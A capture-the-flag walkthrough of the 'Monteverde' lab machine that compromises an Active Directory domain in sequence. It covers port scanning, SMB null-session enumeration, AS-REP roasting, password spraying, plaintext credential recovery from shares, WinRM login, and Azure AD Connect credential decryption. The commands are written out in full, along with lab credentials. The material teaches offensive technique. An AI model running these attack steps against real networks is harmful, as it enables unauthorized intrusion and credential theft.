Enumeration#
1
| export target=10.129.50.93
|

Port Scanning#
1
| rustscan -a $target --ulimit 10000 -g
|
1
| nmap -Pn -sC -sV -n -p53,88,135,139,389,464,636,445,5985,9389,49667,49674,49673,49676,49696 -T5 $target -oN nmap_monteverde
|
SMB#

Try null session
1
| nxc smb $target -u '' -p ''
|
Get users
1
| nxc smb $target -u '' -p '' --users
|
Get shares
1
| nxc smb $target -u '' -p '' --shares
|

Try ASREP-Roasting
1
| impacket-GetNPUsers MEGABANK.LOCAL/ -usersfile users.txt -no-pass -dc-ip $target -format hashcat -outputfile asrep_hashes.txt
|
Password Spraying#
1
| nxc smb $target -u users.txt -p users.txt --continue-on-success
|
One hit:
1
| SMB 10.129.50.93 445 MONTEVERDE [+] MEGABANK.LOCAL\SABatchJobs:SABatchJobs
|
SMB Shares#
1
| nxc smb $target -u SABatchJobs -p SABatchJobs --shares
|

Browse using smbclient
1
| smbclient -U SABatchJobs //10.129.50.93/users$ SABatchJobs
|
Get the files
1
2
3
4
5
| prompt OFF
recurse ON
mget *
|

We got the credentials of mhope

1
| mhope : 4n0therD4y@n0th3r$
|
Test it
1
| nxc winrm $target -u 'mhope' -p '4n0therD4y@n0th3r$'
|


Login as mhope
1
| evil-winrm -i $target -u mhope -p '4n0therD4y@n0th3r$'
|
Privilege Escalation#




We’re in Azure Admins group.
Use https://github.com/glowbase/Get-MSOLCredentials.ps1
Key Takeaways#
- When you obtain a user list, try password spraying with
username=password format; weak password policies allow such matches. - Scan SMB shares for config files, scripts, and XML files; credentials are often stored in plaintext within these files.
- If the target uses Azure AD Connect and you’re in the Azure Admins group, use
Get-ADSyncCredentials.ps1 to decrypt the domain admin password.